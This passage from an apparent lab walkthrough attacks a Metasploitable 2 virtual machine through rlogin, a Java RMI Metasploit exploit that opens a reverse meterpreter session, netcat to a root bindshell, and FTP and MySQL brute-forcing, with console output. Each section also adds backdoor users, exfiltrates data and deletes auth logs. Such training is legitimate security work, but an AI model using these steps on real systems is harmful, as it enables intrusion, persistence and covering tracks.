21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)

```

➤ Analyze the Results:

Look for open ports and services (e.g., FTP, SSH, HTTP, Samba, etc.). Metasploitable 2 has many vulnerable services, so take note of them.

Phase 2: Vulnerability Exploitation

➤ Identify potential vulnerabilities in the services running on the target.

➤ Use rlogin to attempt access:

```
rlogin -l root <target_ip>
```

If credentials are known, gain access directly.

```
(kali㉿kali)-[~]  
$ rlogin -l root 192.168.0.202  
Last login: Thu Feb  6 01:09:19 EST 2025 from :0.0 on pts/0  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```

Phase 3: Post-Exploitation

- Once you have access, perform post-exploitation activities to gather information, escalate privileges, or maintain access.
- Explore the System:
 - Use basic Linux commands like whoami, pwd, ls, etc to explore the system:

```
You have mail.  
root@metasploitable:~# ls  
Desktop  reset_logs.sh  vnc.log  
root@metasploitable:~# whoami  
root  
root@metasploitable:~# uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
root@metasploitable:~#
```

- Escalate Privileges:

Check for privilege escalation opportunities. For example, use the `uname -a` command to check the kernel version and search for kernel exploits.

```
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
█
```

- Maintain Access:

Create a backdoor or add a user to maintain access:

```
useradd -m -s /bin/bash hacker
```

```
passwd hacker
```

```
useradd -m -s /bin/bash ftphack
passwd ftphack
Enter new UNIX password:
Retype new UNIX password:
No password supplied
Enter new UNIX password: 123
Retype new UNIX password: 123
passwd: password updated successfully
█
```

- Exfiltrate Data:

Search for sensitive files or databases and exfiltrate them to your local machine.

Phase 4: Cleanup

➤ Remove any traces of your activity to avoid detection.

- Delete Logs:

Clear logs related to your activity:

```
rm -rf /var/log/auth.log
```


- Remove Backdoors:

If you added a user or created a backdoor, remove it.

Java RMI (Port 1099 – GNU Classpath grmiregistry)

Phase 1: Reconnaissance/Information Gathering

- The first step is to gather information about the target system:
 1. Identify the Target IP Address.
 2. Use a tool like netdiscover, nmap or advanced ip scanner to scan the network and identify the IP address of the Metasploitable 2 machine.



- Perform a Port Scan:
 - Use nmap to scan the target for open ports and services.
nmap -sV -Pn 192.168.0.202
Replace 192.168.0.202 with the IP address of the Metasploitable2 machine.

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -sV -Pn 192.168.0.202
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-06 01:34 EST
Nmap scan report for 192.168.0.202
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)

```

➤ Analyze the Results:

Look for open ports and services (e.g., FTP, SSH, HTTP, Samba, etc.). Metasploitable 2 has many vulnerable services, so take note of them.

Phase 2: Vulnerability Identification

- Identify potential vulnerabilities in the services running on the target.
- Use Metasploit to Search for Exploits:
 - Launch Metasploit using msfconsole:

msfconsole

- Search for exploits:

Search for exploits related to the services identified in the reconnaissance phase. For example, if we found a service we can use search command or searchsploit to search for exploits related to the service.

```
msf6 > search Java rmi

Matching Modules

#   Name                                     Disclosure Date
--   -
0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce 2019-05-22
excellent Yes Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
1   exploit/multi/http/crushftp_rce_cve_2023_43177 2023-08-08
excellent Yes CrushFTP Unauthenticated RCE
2   \_ target: Java
3   \_ target: Linux Dropper
4   \_ target: Windows Dropper
5   exploit/multi/misc/java_jmx_server 2013-05-22
excellent Yes Java JMX Server Insecure Configuration Java Code Execution
6   auxiliary/scanner/misc/java_jmx_server 2013-05-22
normal No Java JMX Server Insecure Endpoint Code Execution Scanner
7   auxiliary/gather/java_rmi_registry
normal No Java RMI Registry Interfaces Enumeration
8   exploit/multi/misc/java_rmi_server 2011-10-15
excellent Yes Java RMI Server Insecure Default Configuration Java Code Executio
```

- Select an Exploit:

Choose an exploit based on the service and version. For example, if you found the service, you can use the exploit by using use command.

Phase 3: Exploitation

➤ Exploit the vulnerability to gain access to the target system.

- Set Up the Exploit:

```
msf6 > use 8
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
--      -
HTTPDELAY  10              yes       Time that the HTTP Server will wait for the
payload request
RHOSTS    yes             The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     1099            yes       The target port (TCP)
SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080            yes       The local port to listen on.
SSL       false           no        Negotiate SSL for incoming connections
SSLCert   no              Path to a custom SSL certificate (default is randomly generated)
URIPATH   no              The URI to use for this exploit (default is random)
```

- Set the target IP address:

set RHOSTS 192.168.0.202

- Run the exploit:

Exploit

If the exploit is successful, you will gain a shell or meterpreter session on the target system.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.0.202
RHOSTS => 192.168.0.202
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.0.201:4444
[*] 192.168.0.202:1099 - Using URL: http://192.168.0.201:8080/R88NKU5
[*] 192.168.0.202:1099 - Server started.
[*] 192.168.0.202:1099 - Sending RMI Header ...
[*] 192.168.0.202:1099 - Sending RMI Call ...
[*] 192.168.0.202:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.0.202
[*] Meterpreter session 2 opened (192.168.0.201:4444 -> 192.168.0.202:56117) at 2025-02-06 04:33:45 -0500
```

Phase 4: Post-Exploitation

- Once you have access, perform post-exploitation activities to gather information, escalate privileges, or maintain access.
- Explore the System:
 - Use basic Linux commands like whoami, pwd, ls, etc to explore the system:

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > ls
Listing: /
```

Mode	Size	Type	Last modified	Name
040666/rw-rw-rw-	4096	dir	2012-05-13 23:35:33 -0400	bin
040666/rw-rw-rw-	1024	dir	2012-05-13 23:36:28 -0400	boot
040666/rw-rw-rw-	4096	dir	2010-03-16 18:55:51 -0400	cdrom
040666/rw-rw-rw-	13480	dir	2025-02-06 01:09:10 -0500	dev
040666/rw-rw-rw-	4096	dir	2025-02-06 02:54:14 -0500	etc
040666/rw-rw-rw-	4096	dir	2025-02-06 01:47:16 -0500	home
040666/rw-rw-rw-	4096	dir	2010-03-16 18:57:40 -0400	initrd

- Escalate Privileges:

Check for privilege escalation opportunities. For example, use the `uname -a` command to check the kernel version and search for kernel exploits.

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
█
```

- Maintain Access:

Create a backdoor or add a user to maintain access:

```
useradd -m -s /bin/bash hacker
```

```
passwd hacker
```

```
useradd -m -s /bin/bash ftphack
passwd ftphack
Enter new UNIX password:
Retype new UNIX password:
No password supplied
Enter new UNIX password: 123
Retype new UNIX password: 123
passwd: password updated successfully
█
```

- Exfiltrate Data:

Search for sensitive files or databases and exfiltrate them to your local machine.

Phase 5: Cleanup

➤ Remove any traces of your activity to avoid detection.

- Delete Logs:

Clear logs related to your activity:

```
rm -rf /var/log/auth.log
```


- Remove Backdoors:

If you added a user or created a backdoor, remove it.

Bindshell (Port 1524 – Metasploitable root shell)

Phase 1: Reconnaissance/Information Gathering

- The first step is to gather information about the target system:
 1. Identify the Target IP Address.
 2. Use a tool like netdiscover, nmap or advanced ip scanner to scan the network and identify the IP address of the Metasploitable 2 machine.



- Perform a Port Scan:
 - Use nmap to scan the target for open ports and services.
nmap -sV -Pn 192.168.0.202
Replace 192.168.0.202 with the IP address of the Metasploitable2 machine.

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -sV -Pn 192.168.0.202
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-06 01:34 EST
Nmap scan report for 192.168.0.202
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)

```

➤ Analyze the Results:

Look for open ports and services (e.g., FTP, SSH, HTTP, Samba, etc.). Metasploitable 2 has many vulnerable services, so take note of them.

Phase 2: Communicating and Exploitation

➤ Identify potential vulnerabilities in the services running on the target.

➤ Use netcat to connect:

```
nc <target_ip> 1524
```

You will gain a root shell.

- Once you have access, perform post-exploitation activities to gather information, escalate privileges, or maintain access.
- Explore the System:
 - Use basic Linux commands like whoami, pwd, ls, etc to explore the system:

```
(kali@kali)-[~]  
$ nc 192.168.0.202 1524  
root@metasploitable:/# whoami  
root  
root@metasploitable:/# ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
tmp  
usr
```

- Escalate Privileges:

Check for privilege escalation opportunities. For example, use the `uname -a` command to check the kernel version and search for kernel exploits.

```
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
█
```

- Maintain Access:

Create a backdoor or add a user to maintain access:

```
useradd -m -s /bin/bash hacker
```

```
passwd hacker
```

```
useradd -m -s /bin/bash ftphack
passwd ftphack
Enter new UNIX password:
Retype new UNIX password:
No password supplied
Enter new UNIX password: 123
Retype new UNIX password: 123
passwd: password updated successfully
█
```

- Exfiltrate Data:

Search for sensitive files or databases and exfiltrate them to your local machine.

Phase 3: Cleanup

➤ Remove any traces of your activity to avoid detection.

- Delete Logs:

Clear logs related to your activity:

```
rm -rf /var/log/auth.log
```


- Remove Backdoors:

If you added a user or created a backdoor, remove it.

FTP (Port 2121 – ProFTPD 1.3.1)

Phase 1: Reconnaissance/Information Gathering

- The first step is to gather information about the target system:
 1. Identify the Target IP Address.
 2. Use a tool like netdiscover, nmap or advanced ip scanner to scan the network and identify the IP address of the Metasploitable 2 machine.



- Perform a Port Scan:
 - Use nmap to scan the target for open ports and services.
nmap -sV -Pn 192.168.0.202
Replace 192.168.0.202 with the IP address of the Metasploitable2 machine.

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -sV -Pn 192.168.0.202
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-06 01:34 EST
Nmap scan report for 192.168.0.202
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)

```

➤ Analyze the Results:

Look for open ports and services (e.g., FTP, SSH, HTTP, Samba, etc.). Metasploitable 2 has many vulnerable services, so take note of them.

Phase 2: Vulnerability Identification

- Identify potential vulnerabilities in the services running on the target.
- Use Metasploit to Search for Exploits:
 - Launch Metasploit using msfconsole:

msfconsole

- Search for exploits:

Search for exploits related to the services identified in the reconnaissance phase. For example, if we found a service we can use search command or searchsploit to search for exploits related to the service.

```
(kali@kali)~[~]
$ msfconsole -q
msf6 > search ftp_login

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/ftp/ftp_login	.	normal	No	FTP Authentication Scanner

```

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ftp/ftp_login

```

- Select an Exploit:

Choose an exploit based on the service and version. For example, if you found the service, you can use the exploit by using use command.

Phase 3: Exploitation

➤ Exploit the vulnerability to gain access to the target system.

- Set Up the Exploit:

```
msf6 > use 0
msf6 auxiliary(scanner/ftp/ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):
```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none)

- Set the target IP address:

set RHOSTS 192.168.0.202

- set USER_PASS true
- set rport 2121
- set USER_FILE /usr/share/wordlists/metasploit/ftp2121.txt
- set PASS_FILE /usr/share/wordlists/metasploit/ftp2121.txt
- Run the exploit:

Exploit

If the exploit is successful, you will gain a shell or meterpreter session on the target system.

```
msf6 auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.0.103
RHOSTS => 192.168.0.103
msf6 auxiliary(scanner/ftp/ftp_login) > set USER_AS_PASS true
USER_AS_PASS => true
msf6 auxiliary(scanner/ftp/ftp_login) > set RPORT 2121
RPORT => 2121
```

```
msf6 auxiliary(scanner/ftp/ftp_login) > set USER_FILE /usr/share/wordlists/metasploit/ftp2121.txt
USER_FILE => /usr/share/wordlists/metasploit/ftp2121.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /usr/share/wordlists/metasploit/ftp2121.txt
PASS_FILE => /usr/share/wordlists/metasploit/ftp2121.txt
msf6 auxiliary(scanner/ftp/ftp_login) > run
```

```
rract: )
[-] 192.168.0.103:2121 - 192.168.0.103:2121 - LOGIN FAILED: password:root (Incorrect: )
[-] 192.168.0.103:2121 - 192.168.0.103:2121 - LOGIN FAILED: password:msfadmin (Incorrect: )
rract: )
[-] 192.168.0.103:2121 - 192.168.0.103:2121 - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.0.103:2121 - 192.168.0.103:2121 - LOGIN FAILED: root:user (Incorrect: )
[-] 192.168.0.103:2121 - 192.168.0.103:2121 - LOGIN FAILED: root:admin (Incorrect: )
)
[-] 192.168.0.103:2121 - 192.168.0.103:2121 - LOGIN FAILED: root:administrator (Incorrect: )
[-] 192.168.0.103:2121 - 192.168.0.103:2121 - LOGIN FAILED: root:password (Incorrect: )
[-] 192.168.0.103:2121 - 192.168.0.103:2121 - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.0.103:2121 - 192.168.0.103:2121 - LOGIN FAILED: root:msfadmin (Incorrect: )
[+] 192.168.0.103:2121 - 192.168.0.103:2121 - Login Successful: msfadmin:msfadmin
[*] 192.168.0.103:2121 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


- Once we have credentials of the target system, we can perform activities to gather information & get access to target's system.

MySQL (Port 3306 – MySQL 5.0.51a)

Phase 1: Reconnaissance/Information Gathering

➤ The first step is to gather information about the target system:

1. Identify the Target IP Address.
2. Use a tool like netdiscover, nmap or advanced ip scanner to scan the network and identify the IP address of the Metasploitable 2 machine.



➤ Perform a Port Scan:

- Use nmap to scan the target for open ports and services.

nmap -sV -Pn 192.168.0.202

Replace 192.168.0.202 with the IP address of the Metasploitable2 machine.

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -sV -Pn 192.168.0.202
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-06 01:34 EST
Nmap scan report for 192.168.0.202
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)

```

➤ Analyze the Results:

Look for open ports and services (e.g., FTP, SSH, HTTP, Samba, etc.). Metasploitable 2 has many vulnerable services, so take note of them.

Phase 2: Using Brute-force to get Credentials

➤ Identify potential vulnerabilities in the services running on the target.

➤ Use hydra to brute-force MySQL credentials:

hydra -l root -P /usr/share/wordlists/rockyou.txt mysql://<target_ip>

```

(kali@kali)-[~]
$ hydra -l root -P /usr/share/wordlists/rockyou.txt mysql://192.168.0.103
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
